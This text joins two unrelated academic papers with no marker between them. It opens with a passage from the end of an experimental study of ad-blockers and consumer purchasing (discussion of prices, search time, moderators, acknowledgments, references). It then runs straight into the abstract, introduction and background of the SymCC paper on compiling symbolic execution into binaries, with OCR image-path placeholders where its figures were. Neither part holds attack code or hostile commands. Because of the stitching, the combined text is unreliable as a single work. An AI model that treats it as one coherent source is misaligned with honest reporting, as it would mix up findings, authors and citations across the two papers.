Although we did not find statistically significant results of the treatment on our main dependent variables, the confidence intervals from the regressions have valuable *practical* implications. First, the confidence interval for the Block condition coefficient in Table 2 (S4) suggests with 95% confidence that

people in the Block condition, where ad-blocker was enabled, chose products that are no more than 10% cheaper or more expensive than the average price in a given category compared to people in the NoBlock condition. In contrast, if we consider the reported use of ad-blockers outside of the experimental setting, our results imply (as a correlational and not necessarily causal relationship) that with 95% confidence, the participants who use ad-blockers on their home computers, purchase products that either have a similar price or are up to 20% cheaper than products chosen by non-users. [16]

Second, the confidence interval for the Block condition coefficient in Table 3 (S5) suggests with 95% confidence that people randomized to the Block condition, where the ad-blocker was enabled, spent between 24 minutes less and 76 minutes longer (with an average of 26 minutes longer) on product search than participants in the NoBlock condition. Although this finding is not statistically significant, half an hour of saved time or 1+ hour of extra time spent on product search is practically significant on an individual level. Given an average $28 hourly wage,[17] that would translate into loss of up to $35, in the worst case scenario, a loss of $12 on average, and up to $11 in savings in the best case scenario. We cannot rule out the possibility that the opportunity costs for consumers who deploy ad-blockers may be substantial, although they are not precisely estimated in this study, and there may even be a decrease in search time. Due to the high variance in search times across participants and products, a larger study is needed to determine ad-blocker effects on search time.

To summarize, while we did not find a main treatment effect of using ad-blockers in the experiment, we observed that participants who use ad-blockers on their home computers tended to choose products on average 10–11% cheaper ($p < 0.05$) than people who usually do not use ad-blockers. This finding suggests that long-term use of ad-blockers may influence consumers' shopping choices, or that individuals who choose to use ad-blockers endogenously may have different shopping preferences than those who do not.

6.1 The Effects of Organic and Sponsored Search Results on Consumer Behavior

We found that, in the control condition where ads were displayed, participants who chose products from the top sponsored links paid significantly higher prices ($p = 0.01$), and participants who chose products from sponsored Google Shopping listings paid, on average, lower, but not significantly so ($p = 0.06$), prices than people who chose products from organic links. Moreover, in the control condition, we found that satisfaction with the products, their prices, and expected quality measured immediately after the experiment, was lower, when chosen following the sponsored Google Shopping listings and bottom sponsored links, than when chosen from the organic links (although these differences did not persist when we measured again after the product delivery). Therefore, the welfare implications of being exposed to ads (or blocking them) may ultimately depend to a significant degree on which ads consumers end up following and purchasing from.

Our findings reflect actual participants' *choices*. They do not imply that prices of products in sponsored search results are similar to or different from the product prices in organic search results in general. Even if general differences in prices across various types of search results are a possible explanation of the observed discrepancy, our study does not aim at generalizing that claim. The goal of our experiment was not to specifically test the difference in *all* prices across various types of search results on the Internet, but to examine consumer behavior regarding prices of the products they *chose* in two types of online shopping environments—with and without ad-blocking in place. For instance, underlying differences in prices of the chosen products may or may not attenuate the effect of ad-blocking on purchasing patterns, depending on other factors such as individual participants' characteristics, low purchase-decision involvement, time pressure, or low individual price sensitivity, which could have lead people to pick the most available options without exerting effort on comparison shopping and price seeking. The general difference in prices and the investigation of the potential factors driving that difference are part of our future work plan.

Our observation of higher variance in prices of the chosen products in certain categories in the Block condition (Table 2) may be another illustration of the indirect effect of treatment on consumer behavior through an "anchoring effect." We conjecture that price ads in sponsored Google Shopping box shown at the top of the search results may have influenced the consumers' reference price. Similarly, ads could have anchored participants' expectations about brand, quality, or specific product characteristics (such as model, color, or flavor of the product) that could have influenced participants' subsequent product search. We plan to investigate this phenomenon in more detail and verify the consistency across the product categories in our future work.

6.2 The Effects of Moderators

We found that participants spent less time on searching products using specific branded search queries and were less satisfied (*ex-ante*) with the product choices and their prices. One of the potential explanations is that specific search queries narrowed down the variations between the products in the search results, thus saving time due to reduction in dimensions of comparison shopping. However, limitation of freedom made participants less happy with the chosen products.

Participants who frequently purchase specific products,

[16] As this is not experimentally controlled we cannot determine if using an ad-blocker at home causes participants to select cheaper products or if price-conscious consumers are more likely to use an ad-blocker at home.

[17] The average wage in the US in January 2019 is $27.56 [102].

chose lower-priced items in these categories and were more satisfied with the respective product choices and expected quality (*ex-ante* and *ex-post*). This may be related to loyalty effects and reflect consumers' previous experiences with products [1, 24, 29]. In line with prior research, high product involvement made our participants spend more time on product search and choose higher-priced products, and was associated with their *ex-ante* satisfaction with product choices, prices, and expected quality. Specifically, the choice of higher-priced products confirms the previous findings on the positive correlation of product-purchase involvement with price acceptability [39, 69, 112] and satisfaction [39].

In essence, our experiment does not find evidence that deployment of ad-blockers against contextual ads, aiming at protecting users' privacy and security, and reducing clutter in the online experience, has detrimental effects on consumers' welfare, in terms of satisfaction with products, their prices, perceived quality, or time spent on online searching.

Acknowledgments

Authors would like thank Jeffrey Flagg, Ralph Gross, Aranta Chatterjee, Naveen Kalaga, and Siddharth Nair for assistance in conducting the study. Authors would also like to thank the members of PEEX Lab, reviewers, and audience of the WEIS'19 workshop, who provided valuable feedback on the earlier version of the manuscript. The authors gratefully acknowledge support from the Alfred P. Sloan Foundation. Acquisti also gratefully acknowledges support from the Carnegie Corporation of New York via an Andrew Carnegie Fellowship. For a complete list of Acquisti's additional grants, please visit https://www.heinz.cmu.edu/~acquisti/cv.html. Funding for the doctoral scholarship of Alisa Frik was supported by a fellowship from TIM - Telecom Italia.

References

[1] Daniel A Ackerberg. Empirically distinguishing informative and prestige effects of advertising. *RAND Journal of Economics*, pages 316–333, 2001.

[2] Julia Angwin. The web's new gold mine: Your secrets. *Wall Street Journal*, 30(07), 2010.

[3] Christopher Antoun. Who are the internet users, mobile internet users, and mobile-mostly internet users?: Demographic differences across internet-use subgroups in the us. *Mobile research methods: Opportunities and challenges of mobile research methodologies*, pages 99–117, 2015.

[4] Robert B Archibald, Clyde A Haulman, and Carlisle E Moody. Quality, price, advertising, and published quality ratings. *Journal of Consumer Research*, 9(4):347–356, 1983.

[5] Rebecca Balebako, Pedro Leon, Richard Shay, Blase Ur, Yang Wang, and L Cranor. Measuring the effectiveness of privacy tools for limiting behavioral advertising. In *WEB*, 2012.

[6] Bibek Banerjee and Subir Bandyopadhyay. Advertising competition under consumer inertia. *Market. Sci.*, 22(1):131–144, 2003.

[7] Yakov Bart, A Stephen, and Miklos Sarvary. Which products are best suited to mobile advertising? A field study of mobile display advertising effects on consumer attitudes and intentions. *Journal of Market. Research*, 51(3):270–285, 2014.

[8] M Baye and John Morgan. Brand and price advertising in online markets. *Manage Sci*, 55(7):1139–1151, 2009.

[9] BBC News. Ad code 'slows down' browsing speeds. Accessed 17 February 2019: https://www.bbc.com/news/technology-47252725, 2019.

[10] Gordon M Becker, Morris H DeGroot, and Jacob Marschak. Measuring utility by a single-response sequential method. *Behavioral science*, 9(3):226–232, 1964.

[11] Paul Bernal. *Internet privacy rights: rights to protect autonomy*. Number 24. Cambridge University Press, 2014.

[12] Thomas Blake, Chris Nosko, and Steven Tadelis. Consumer heterogeneity and paid search effectiveness: A large-scale field experiment. *Econometrica*, 83(1):155–174, 2015.

[13] Francis Bloch and Delphine Manceau. Persuasive advertising in Hotelling's model of product differentiation. *International Journal of Industrial Organization*, 17(4):557–574, 1999.

[14] Paul Bloom and Jeanne Krips. An experiment in the economics of advertising. *J. Market. & Public Policy*, pages 25–42, 1982.

[15] Dorothea Braithwaite. The economic effects of advertisement. *The Economic Journal*, 38(149):16–37, 1928.

[16] Moira Burke, Anthony Hornof, Erik Nilsen, and Nicholas Gorman. High-cost banner blindness: Ads increase perceived workload, hinder visual search, and are forgotten. *ACM Transactions on Computer-Human Interaction*, 12(4):423–445, 2005.

[17] Richard E Caves and David P Greene. Brands' quality levels, prices, and advertising outlays: empirical evidence on signals and information costs. *International Journal of Industrial Organization*, 14(1):29–52, 1996.

[18] Ramnath Chellappa and Raymond Sin. Personalization versus privacy: An empirical examination of the online consumer's dilemma. *Inform. Technol. & Manag.*, 6(2-3):181–202, 2005.

[19] Jianqing Chen and Jan Stallaert. An economic analysis of online advertising using behavioral targeting. *MIS Quarterly*, 38(2), 2014.

[20] Xiaomeng Chen, Abhilash Jindal, and Y Charlie Hu. How much energy can we save from prefetching ads?: energy drain analysis of top 100 apps. In *Proceedings of the Workshop on Power-Aware Computing and Systems*, page 3. ACM, 2013.

[21] Ioana Chioveanu. Advertising, brand loyalty and pricing. *Games and Economic Behavior*, 64(1):68–80, 2008.

[22] Jean L Cohen. Rethinking privacy: autonomy, identity, and the abortion controversy. *Public and private in thought and practice: Perspectives on a grand dichotomy*, pages 133–165, 1997.

[23] Amit Datta, Michael Carl Tschantz, and Anupam Datta. Automated experiments on ad privacy settings. In *Proceed. on Privacy Enhancing Technologies*, volume 1, pages 92–112, 2015.

[24] John Deighton, Caroline M Henderson, and Scott A Neslin. The effects of advertising on brand switching and repeat purchasing. *Journal of marketing research*, pages 28–43, 1994.

[25] Peter Doyle. Advertising expenditure and consumer demand. *Oxford Economic Papers*, 20(3):394–416, 1968.

[26] Peter Doyle. Economic aspects of advertising: A survey. *Economic Journal*, 78(311):570–602, 1968.

[27] Isaac Ehrlich and Lawrence Fisher. The derived demand for advertising: A theoretical and empirical investigation. *The American Economic Review*, 72(3):366–388, 1982.

[28] Steven Englehardt and Arvind Narayanan. Online tracking: A 1-million-site measurement and analysis. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, pages 1388–1401. ACM, 2016.

[29] Tülin Erdem and Michael Keane. Decision-making under uncertainty: Capturing dynamic brand choice processes in turbulent consumer goods markets. *Marketing science*, 15(1):1–20, 1996.

[30] Eurobarometer. Data Protection. Special Eurobarometer 431, European Commission, 2015.

[31] Sascha Fahl, Marian Harbach, Yasemin Acar, and Matthew Smith. On the ecological validity of a password study. In *Proceed. of the 9th Sympos. on Usable Privacy and Security*, page 13, 2013.

[32] Ayman Farahat and Michael C Bailey. How effective is targeted advertising? In *Proceedings of the 21st International Conference on World Wide Web*, pages 111–120. ACM, 2012.

[33] Arthur Gervais, Alexandros Filios, Vincent Lenders, and Srdjan Capkun. Quantifying web adblocker privacy. In *European Symposium on Research in Computer Security*, pages 21–42, 2017.

[34] GlobalWebIndex. Ad-blocking: A deep-dive into ad-blocking trends. Insight report, GlobalWebIndex, 2018. Accessed 22 July, 2019: https://www.globalwebindex.com/hubfs/Downloads/Ad-Blocking-trends-report.pdf.

[35] Avi Goldfarb and Catherine Tucker. Online display advertising: Targeting and obtrusiveness. *Market. Sci.*, 30(3):389–404, 2011.

[36] Avi Goldfarb and Catherine E Tucker. Privacy regulation and online advertising. *Management Sci.*, 57(1):57–71, 2011.

[37] Daniel G Goldstein, R Preston McAfee, and Siddharth Suri. The cost of annoying ads. *Proceedings of the 22nd international conference on World Wide Web*, pages 459–470, 2013.

[38] Julia Greenberg. Ad blockers are making money off ads (and tracking, too). *Wire.com*, 2016. Accessed 1 May 2018.

[39] Andreas Herrmann, Frank Huber, K Sivakumar, and Martin Wricke. An empirical analysis of the determinants of price tolerance. *Psychology & Marketing*, 21(7):533–551, 2004.

[40] Starr R Hiltz and Murray Turoff. Structuring computer-mediated communication systems to avoid information overload. *Communications of the ACM*, 28(7):680–689, 1985.

[41] Pamela M Homer. Ad size as an indicator of perceived advertising costs and effort: The effects on memory and perceptions. *Journal of Advertising*, 24(4):1–12, 1995.

[42] HubSpot. Why people block ads (and what it means for marketers and advertisers). Accessed 17 May 2019: https://blog.hubspot.com/news-trends/why-people-block-ads-and-what-it-means-for-marketers-and-advertisers, 2018.

[43] IAB. IAB believes ad blocking is wrong. Technical report, IAB, 2016.

[44] IAB. The definitive guide to the European digital advertising market. Technical report, IAB, 2018.

[45] IAB. IAB Internet advertising revenue report, 2017 full year results. Technical report, IAB, 2018.

[46] IAB Canada. Geo-targeting online. Technical report, IAB Canada, 2014.

[47] IHS Markit. The economic contribution of digital advertising in europe. Technical report, IAB Europe, 2017.

[48] IHS Markit. Economic value of behavioral targeting. Technical report, IAB Europe, 2017.

[49] IHS Technology. Paving the way: how online advertising enables the digital economy of the future. Technical report, IAB Europe, 2015.

[50] Muhammad Ikram and Mohamed Ali Kaafar. A first look at mobile ad-blocking apps. In *IEEE 16th International Symposium on Network Computing and Applications*, pages 1–8, 2017.

[51] Jacob Jacoby. Information load and decision quality: Some contested issues. *J. Marketing Res.*, 14:569–573, 1977.

[52] Jacob Jacoby. Perspectives on information overload. *Journal of Consumer Research*, 10(4):432–435, 1984.

[53] Przemyslaw Jeziorski and Ilya Segal. What makes them click: Empirical analysis of consumer demand for search advertising. *American Econ. Journal: Microeconomics*, 7(3):24–53, 2015.

[54] Bodil Jones. Dying for information? *Manag. Rev.*, 86(7):9, 1997.

[55] Daniel Kahneman, Jack L Knetsch, and Richard H Thaler. Anomalies: The endowment effect, loss aversion, and status quo bias. *Journal of Economic perspectives*, 5(1):193–206, 1991.

[56] Nicholas Kaldor. The economic aspects of advertising. *The Review of Economic Studies*, 18(1):1–27, 1950.

[57] Kantar Millward Brown. Adreaction global consumer survey. Technical report, Kantar Millward Brown, 2017.

[58] Wreetabrata Kar, Sarath Swaminathan, and Viswanathan Swaminathan. Audience validation in online media using limited behavioral data and demographic mix. *International Journal of Semantic Computing*, 11(01):5–20, 2017.

[59] Patrick Gage Kelley, Saranga Komanduri, Michelle L Mazurek, Richard Shay, Timothy Vidas, Lujo Bauer, Nicolas Christin, Lorrie Faith Cranor, and Julio Lopez. Guess again (and again and again): Measuring password strength by simulating password-cracking algorithms. In *IEEE sympos. on security and privacy*, pages 523–537, 2012.

[60] Amna Kirmani. The effect of perceived advertising costs on brand perceptions. *Journal of consumer research*, 17(2):160–171, 1990.

[61] Amna Kirmani. Advertising repetition as a signal of quality: If it's advertised so much, something must be wrong. *Journal of advertising*, 26(3):77–86, 1997.

[62] Amna Kirmani and Peter Wright. Money talks: Perceived advertising expense and expected product quality. *Journal of Consumer Research*, 16(3):344–353, 1989.

[63] John E Kwoka. Advertising and the price and quality of optometric services. *The American Economic Review*, 74(1):211–216, 1984.

[64] Pedro Leon, Blase Ur, Richard Shay, Yang Wang, Rebecca Balebako, and Lorrie Cranor. Why Johnny can't opt out: a usability evaluation of tools to limit online behavioral advertising. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*, pages 589–598. ACM, 2012.

[65] Pedro Giovanni Leon, Blase Ur, Yang Wang, Manya Sleeper, Rebecca Balebako, Richard Shay, Lujo Bauer, Mihai Christodorescu, and Lorrie Faith Cranor. What matters to users?: factors that affect users' willingness to share information with online advertisers. In *Proceedings of the 9th symposium on usable privacy and security*, page 7. ACM, 2013.

[66] Randall A Lewis and Justin M Rao. The unfavorable economics of measuring the returns to advertising. *The Quarterly Journal of Economics*, 130(4):1941–1973, 2015.

[67] Randall A Lewis, Justin M Rao, and David H Reiley. Here, there, and everywhere: correlated online behaviors can lead to overestimates of the effects of advertising. In *Proceedings of the 20th international conference on World wide web*, pages 157–166. ACM, 2011.

[68] Zhou Li, Kehuan Zhang, Yinglian Xie, Fang Yu, and XiaoFeng Wang. Knowing your enemy: understanding and detecting malicious web advertising. In *Proceedings of the Conference on Computer and Communications Security*, pages 674–686. ACM, 2012.

[69] Donald R Lichtenstein, Peter H Bloch, and William C Black. Correlates of price acceptability. *Journal of consumer research*, 15(2):243–252, 1988.

[70] Miguel Malheiros, Charlene Jennett, Snehalee Patel, Sacha Brostoff, and Martina Angela Sasse. Too close for comfort: a study of the effectiveness and acceptability of rich-media personalized advertising. pages 579–588, 2012.

[71] Naresh K Malhotra, Sung S Kim, and James Agarwal. Internet users' information privacy concerns (IUIPC): The construct, the scale, and a causal model. *Information systems research*, 15(4):336–355, 2004.

[72] Matthew Malloy, Mark McNamara, Aaron Cahn, and Paul Barford. Ad blockers: Global prevalence and impact. In *Proceed. of the Internet Measurement Conference*, pages 119–125, 2016.

[73] J Marshall. Online data: Cheap, plentiful, inaccurate. Accessed on 15 October 2016: https://digiday.com/media/third-party-datas-accuracy-problem/, 2013.

[74] Jonathan R Mayer and John C Mitchell. Third-party web tracking: Policy and technology. In *Proceedings of the 2012 IEEE Symposium on Security and Privacy*, pages 413–427, 2012.

[75] Georg Merzdovnik, Markus Huber, Damjan Buhov, Nick Nikiforakis, Sebastian Neuner, Martin Schmiedecker, and Edgar Weippl. Block me if you can: A large-scale study of tracker-blocking tools. In *IEEE European Symposium on Security and Privacy*, pages 319–333, 2017.

[76] Jakub Mikians, László Gyarmati, Vijay Erramilli, and Nikolaos Laoutaris. Detecting price and search discrimination on the internet. In *Proceedings of the 11th ACM Workshop on Hot Topics in Networks*, pages 79–84. acm, 2012.

[77] Ben Miroglio, David Zeber, Jofish Kaye, and Rebecca Weiss. The effect of ad blocking on user engagement with the web. In *Proceed. of the World Wide Web Conference*, pages 813–821, 2018.

[78] Banwari Mittal. Measuring purchase-decision involvement. *Psychology & Marketing*, 6(2):147–162, 1989.

[79] Prashanth Mohan, Suman Nath, and Oriana Riva. Prefetching mobile ads: Can advertising systems afford it? In *Proceedings of the 8th ACM European Conference on Computer Systems*, pages 267–280. ACM, 2013.

[80] Lymari Morales. U.S. Internet users ready to limit online tracking for ads. Technical report, Gallup Polls, 2010.

[81] Muhammad Haris Mughees, Zhiyun Qian, and Zubair Shafiq. Detecting anti ad-blockers in the wild. *Proceedings on Privacy Enhancing Technologies*, 2017(3):130–146, 2017.

[82] Phillip Nelson. Advertising as information. *Journal of political economy*, 82(4):729–754, 1974.

[83] Helen Nissenbaum. Privacy as contextual integrity. *Wash. L. Rev.*, 79:119, 2004.

[84] OECD. Personalised pricing in the digital era – note by the European Union. Technical report, Organisation for Economic Cooperation and Development, 2018. Accessed 22 February 2019: https://one.oecd.org/document/DAF/COMP/WD(2018)128/en/pdf.

[85] Paul Ohm. The illusory benefits of behavioral advertising. In *7th Annual Privacy Law Scholars Conference*, 2013.

[86] Shintaro Okazaki, Hairong Li, and Morikazu Hirose. Consumer privacy concerns and preference for degree of regulatory control. *Journal of Advertising*, 38(4):63–77, 2009.

[87] PageFair. The state of the blocked web: global adblock report. Technical report, 2017.

[88] Angelisa C Plane, Elissa M Redmiles, Michelle L Mazurek, and Michael Carl Tschantz. Exploring user perceptions of discrimination in online targeted advertising. In *26th USENIX Security Symposium (USENIX Security 17)*, pages 935–951, 2017.

[89] Michael E Porter. Consumer behavior, retailer power and market performance in consumer goods industries. *Review of Economics and Statistics*, pages 419–436, 1974.

[90] Michael E Porter. *Interbrand choice, strategy, and bilateral market power*. Harvard University Press, 1976.

[91] Enric Pujol, Oliver Hohlfeld, and Anja Feldmann. Annoyed users: Ads and ad-block usage in the wild. In *Proceedings of the Internet Measurement Conference*, pages 93–106, 2015.

[92] Kent Rasmussen, Alex Wilson, and Abram Hindle. Green mining: energy consumption of advertisement blocking methods. In *Proceedings of the 3rd International Workshop on Green and Sustainable Software*, pages 38–45. ACM, 2014.

[93] Oliver J Rutz and Randolph E Bucklin. From generic to branded: A model of spillover in paid search advertising. *Journal of Marketing Research*, 48(1):87–102, 2011.

[94] Ben Shiller, Joel Waldfogel, and Johnny Ryan. Will ad blocking break the Internet? Technical report, NBER, 2017.

[95] Anastasia Shuba, Athina Markopoulou, and Zubair Shafiq. Nomoads: Effective and efficient cross-app mobile ad-blocking. *Proceed. on Privacy Enhancing Technologies*, (4):125–140, 2018.

[96] RJG Simons and Aiko Pras. The hidden energy cost of web advertising. In *Proceedings of the 12th Twente Student Conference on Information Technology*, pages 1–8, 2010.

[97] Ashish Kumar Singh and Vidyasagar Potdar. Blocking online advertising-a state of the art. In *2009 IEEE International Conference on Industrial Technology*, pages 1–10, 2009.

[98] Kevin Springborn and Paul Barford. Impression fraud in on-line advertising via pay-per-view networks. In *Presented as part of the 22nd USENIX Security Symposium (USENIX Security 13)*, pages 211–226, 2013.

[99] Kar Yan Tam and Shuk Ying Ho. Understanding the impact of web personalization on user information processing and decision outcomes. *Mis Quarterly*, 30(4):865–890, 2006.

[100] Gerard J Tellis and Claes Fornell. The relationship between advertising and product quality over the product life cycle: A contingency theory. *Journal of Marketing Research*, 25(1):64–71, 1988.

[101] Sharon Terlep and Deepa Seetharaman. P&G to scale back targeted Facebook ads. *The Wall Street Journal*, 2016.

[102] Trading Economics. United States average hourly earnings. Technical report, U.S. Bureau of Labor Statistics, 2019.

[103] Victor J Tremblay and Carlos Martins-Filho. A model of vertical differentiation, brand loyalty, and persuasive advertising. *Advertising and differentiated products*, 10:221–238, 2001.

[104] Janice Y. Tsai, Serge Egelman, Lorrie Cranor, and Alessandro Acquisti. The effect of online privacy information on purchasing behavior: An experimental study. *Information Systems Research*, 22(2):254–268, 2011.

[105] Joseph Turow, Jennifer King, Chris Jay Hoofnagle, Amy Bleakley, and Michael Hennessy. Americans reject tailored advertising and three activities that enable it. Working paper. Accessed on 21 December 2017: https://doi.org/10.2139, 2009.

[106] Blase Ur, Pedro Giovanni Leon, Lorrie Faith Cranor, Richard Shay, and Yang Wang. Smart, useful, scary, creepy: perceptions of online behavioral advertising. In *proceedings of the eighth symposium on usable privacy and security*, pages 1–15, 2012.

[107] Timothy Van Zandt. Information overload in a network of targeted communication. *RAND Journal of Economics*, 35(3):542–560, 2004.

[108] Samuel Warren and Louis Brandeis. *The right to privacy*. Litres, 2019.

[109] Craig E. Wills and Doruk C. Uzunoglu. What ad blockers are (and are not) doing. In *4th IEEE Workshop on Hot Topics in Web Systems and Technologies*, pages 72–77. IEEE, 2016.

[110] Jun Yan, Ning Liu, Gang Wang, Wen Zhang, Yun Jiang, and Zheng Chen. How much can behavioral targeting help online advertising? In *Proceedings of the international conference on World Wide Web*, pages 261–270. ACM, 2009.

[111] Sha Yang and Anindya Ghose. Analyzing the relationship between organic and sponsored search advertising: Positive, negative, or zero interdependence? *Market. Sci.*, 29(4):602–623, 2010.

[112] Judith Lynne Zaichkowsky. Involvement and the price cue. *ACR North American Advances*, 15:323–327, 1988.

[113] Apostolis Zarras, Alexandros Kapravelos, Gianluca Stringhini, Thorsten Holz, Christopher Kruegel, and Giovanni Vigna. The dark alleys of madison avenue: Understanding malicious advertisements. In *Proceedings of the Conference on Internet Measurement*, pages 373–380. ACM, 2014.

[114] Sebastian Zimmeck, Jie S Li, Hyungtae Kim, Steven M Bellovin, and Tony Jebara. A privacy analysis of cross-device tracking. In *26th USENIX Security Symposium (USENIX Security 17)*, pages 1391–1408, 2017.



Symbolic execution with SymCC: Don't interpret, compile!

Sebastian Poeplau
EURECOM

Aurélien Francillon
EURECOM

Abstract

A major impediment to practical symbolic execution is speed, especially when compared to near-native speed solutions like fuzz testing. We propose a compilation-based approach to symbolic execution that performs better than state-of-the-art implementations by orders of magnitude. We present SymCC, an LLVM-based C and C++ compiler that builds concolic execution right into the binary. It can be used by software developers as a drop-in replacement for `clang` and `clang++`, and we show how to add support for other languages with little effort. In comparison with KLEE, SymCC is faster by up to three orders of magnitude and an average factor of 12. It also outperforms QSYM, a system that recently showed great performance improvements over other implementations, by up to two orders of magnitude and an average factor of 10. Using it on real-world software, we found that our approach consistently achieves higher coverage, and we discovered two vulnerabilities in the heavily tested OpenJPEG project, which have been confirmed by the project maintainers and assigned CVE identifiers.

1 Introduction

Symbolic execution was conceived more than 40 years ago to aid in software testing [22]. While it was rather impractical initially, great advances in the field of computer-aided reasoning, in particular SAT and SMT solving, led to the first more or less practical implementations in the early 2000s [5, 6]. Since then, symbolic execution has been the subject of much research from both the software security and the verification communities [9, 37, 39, 45], and the technique has established its place in vulnerability search and program testing. In the 2016 DARPA Cyber Grand Challenge, a competition in automated vulnerability finding, exploiting and fixing, symbolic execution was an integral part in the approaches of all three winning teams [7, 30, 37].

Despite the increase in popularity, performance has remained a core challenge for symbolic execution. Slow processing means less code executed and tested per time, and therefore fewer bugs detected per invested resources. Several challenges are commonly identified, one of which is slow code execution: Yun et al. have recently provided extensive evidence that the execution component is a major bottleneck in modern implementations of symbolic execution [45]. We propose an alternative execution method and show that it leads to considerably faster symbolic execution and ultimately to better program coverage and more bugs discovered.

Let us first examine how state-of-the-art symbolic execution is implemented. With some notable exceptions (to be discussed in detail later), most implementations translate the program under test to an intermediate representation (e.g., LLVM bitcode), which is then executed symbolically. Conceptually, the system loops through the instructions of the target program one by one, performs the requested computations and also keeps track of the semantics in terms of any symbolic input. This is essentially an interpreter! More specifically, it is an interpreter for the respective intermediate representation that traces computations symbolically in addition to the usual execution.

Interpretation is, in general, less efficient than compilation because it performs work at each execution that a compiler has to do only a single time [20, 44]. Our core idea is thus to apply "compilation instead of interpretation" to symbolic execution in order to achieve better performance. But what does compilation mean in the context of symbolic execution? In programming languages, it is the process of replacing instructions of the source language with sequences of machine code that perform equivalent actions. So, in order to apply the same idea to symbolic execution, we *embed* the symbolic processing into the target program. The end result is a binary that executes without the need for an external interpreter; it performs the same actions as the target program but additionally keeps track of symbolic expressions. This technique enables it to perform any symbolic reasoning that is conventionally applied by the interpreter, while retaining the speed of a compiled program.

Interestingly, a similar approach was used in early implementations of symbolic execution: DART [16], CUTE [35]

and EXE [6] instrument the program under test at the level of C source code. In comparison with our approach, however, they suffer from two essential problems:

1. Source-code instrumentation ties them into a single programming language. Our approach, in contrast, works on the compiler's intermediate representation and is therefore independent of the source language.

2. The requirement to handle a full programming language makes the implementation very complex [16]; the approach may be viable for C but is likely to fail for larger languages like C++. Our compiler-based technique only has to handle the compiler's intermediate representation, which is a significantly smaller language.

The differences are discussed in more detail in Section 7.

We present an implementation of our idea, called SYMCC, on top of the LLVM framework. It takes the unmodified LLVM bitcode of a program under test and compiles symbolic execution capabilities right into the binary. At each branch point in the program, the "symbolized" binary will generate an input that deviates from the current execution path. In other words, SYMCC produces binaries that perform concolic execution, a flavor of symbolic execution that does not follow multiple execution paths at the same time but instead relies on an external entity (such as a fuzzer) to prioritize test cases and orchestrate execution (see Section 2 for details).

In the most common case, SYMCC replaces the normal compiler and compiles the C or C++ source code of the program under test into an instrumented binary.[1] As such, SYMCC is designed to analyze programs for which the source code (or at least LLVM bitcode) is available, for example during development as part of the secure development life cycle. It can, however, handle binary-only libraries and inline assembly gracefully. We discuss this aspect in more detail in Section 6.3. Appendix A demonstrates a typical user interaction with SYMCC.

In this paper, we first elaborate on our idea of compilation-based symbolic execution (Section 3). We then present SYMCC in detail (Section 4) and compare its performance with state-of-the-art implementations (Section 5), showing that it is orders of magnitude faster in benchmarks and that this speed advantage translates to better bug-finding capabilities in real-world software. Finally, we discuss the applicability of our novel technique and possible directions for future work (Section 6), and place the work in the context of prior research (Section 7).

In summary, we make the following contributions:

1. We propose compilation-based symbolic execution, a technique that provides significantly higher performance than current approaches while maintaining low complexity.

2. We present SYMCC, our open-source implementation on top of the LLVM framework.

3. We evaluate SYMCC against state-of-the-art symbolic execution engines and show that it provides benefits in the analysis of real-world software, leading to the discovery of two critical vulnerabilities in OpenJPEG.

SYMCC is publicly available at `http://www.s3.eurecom.fr/tools/symbolic_execution/symcc.html`, where we also provide the raw results of our experiments and the tested programs.

2 Background

Before we describe compilation-based symbolic execution in detail, this section summarizes some relevant background information.

2.1 Symbolic execution

At its core, every implementation of symbolic execution is constructed from a set of basic building blocks (see Figure 1):

Execution The program under test is executed, and the system produces symbolic expressions representing the computations. These expressions are the essential asset for reasoning about the program. For our purposes, we distinguish between IR-based and IR-less execution, which are discussed in the subsequent two sections.

Symbolic backend The sole purpose of describing computations symbolically is to reason about them, e.g., to generate new program inputs that trigger a certain security vulnerability. The symbolic backend comprises the components that are involved in the reasoning process. Typically, implementations use an SMT solver, possibly enhanced by pre-processing techniques. For example, KLEE [5] employs elaborate caching mechanisms to minimize the number of solver queries, and QSYM [45] removes all irrelevant information from queries to reduce the load on the solver.

Forking and scheduling Some implementations of symbolic execution execute the target program only a single time, possibly along the path dictated by a given program input, and generate new program inputs based on that single execution. The new inputs are usually fed back into the system or passed to a concurrently running fuzzer. This approach, often referred to as *concolic execution*, is followed by SAGE [17], Driller [39] and QSYM [45], among others. On the other hand, several other implementations contain additional facilities to manage multiple executions of the program under test along different paths. Typically, they "fork" the execution at

[1] Support for additional source languages can be added with little effort; see Section 4.6.




Figure 1: The building blocks of symbolic execution. The entire system may be encapsulated in a component that handles forking and scheduling.




Figure 2: IR-based symbolic execution interprets IR and interacts with the symbolic backend at the same time.

branch points in the program (in order to avoid having to re-execute from the start with a new input); a scheduler usually orchestrates the different execution states and prioritizes them according to some search strategy. For example, KLEE [5], Mayhem [7] and angr [37] follow this approach.

The problem of *path explosion*, a term referring to system overload caused by too many possible paths of execution, is much more prevalent in this latter group of symbolic execution systems: A forking system needs to manage a considerable amount of information per execution state, whereas concolic executors simply generate a new program input, write it to disk, and "forget about it". Mayhem [7] implements a hybrid approach by forking while enough memory is available and persisting states to disk otherwise. For SYMCC, we decided to follow the concolic approach because we think that it allows for higher execution speeds and a simpler implementation.

The three building blocks—execution, symbolic backend, and forking/scheduling— are conceptually orthogonal to each other (with some technical dependencies between execution and forking), even if implementations sometimes lack a clear distinction. Our work focuses exclusively on improving the execution component, while we reuse the work of Yun et al. [45] for the symbolic backend.

We now examine the two prevalent flavors of the execution component in present implementations of symbolic execution.

